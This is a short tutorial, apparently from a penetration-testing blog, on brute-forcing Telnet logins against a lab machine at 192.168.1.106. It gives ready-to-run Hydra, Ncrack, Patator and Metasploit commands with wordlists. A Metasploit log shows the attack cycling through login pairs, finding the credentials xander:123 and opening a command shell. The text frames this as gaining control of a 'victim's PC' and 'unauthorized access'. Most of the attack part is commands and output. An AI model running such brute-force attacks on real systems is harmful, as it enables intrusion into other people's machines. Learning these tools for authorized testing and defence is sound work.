Password Cracking:Telnet

March 6, 2016 By Raj Chandel

In this article, we will learn how to gain control over our victim's PC through Telnet Port. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.

Table of Contents

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more

Now, we need to choose a word list. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command


```
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 telnet
```

Here

-L: denotes the path for username list

-P: denotes the path for the password list

As you can observe that we had successfully grabbed the Telnet **username** as **xander** and **password** as **123**.



Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command


```
ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106:23
```

Here

-U: denotes the path for username list

-P: denotes the path for the password list

As you can observe that we had successfully grabbed the Telnet **username** as **xander** and **password** as **123**.




Patator

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as FTP, HTTP, SMB and etc.

```
patator telnet_login host=192.168.1.106 inputs='FILE0\nFILE1' 0=/root/Desktop/user
```

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the username and password of your victim.



Metasploit

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type **msfconsole** Now type

```
use auxiliary/scanner/telnet/telnet_login
msf exploit (telnet_login)>set rhosts 192.168.1.106 (IP of Remote Host)
msf exploit (telnet_login)>set user_file /root/Desktop/user txt
msf exploit (telnet_login)>set pass_file /root/Desktop/pass.txt
msf exploit (telnet_login)>set stop_on_success true
msf exploit (telnet_login)> exploit
```

From given below image you can observe that we had successfully grabbed the telnet password and username, moreover Metasploit serves an additional benefit by providing remote **system command shell** for unauthorized access into victim's system.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.106
rhosts => 192.168.1.106
msf auxiliary(scanner/telnet/telnet_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/telnet/telnet_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/telnet/telnet_login) > exploit

[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: root:123 (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:toor (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: raj:123 (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:toor (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: toor:123 (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: xander:root (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: xander:raj (Incorrect: )
[-] 192.168.1.106:23      - 192.168.1.106:23 - LOGIN FAILED: xander:toor (Incorrect: )
[+] 192.168.1.106:23      - 192.168.1.106:23 - Login Successful: xander:123
[*] 192.168.1.106:23      - Attempting to start session 192.168.1.106:23 with xander:123
[*] Command shell session 4 opened (192.168.1.116:39047 -> 192.168.1.106:23) at 2018-03-0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```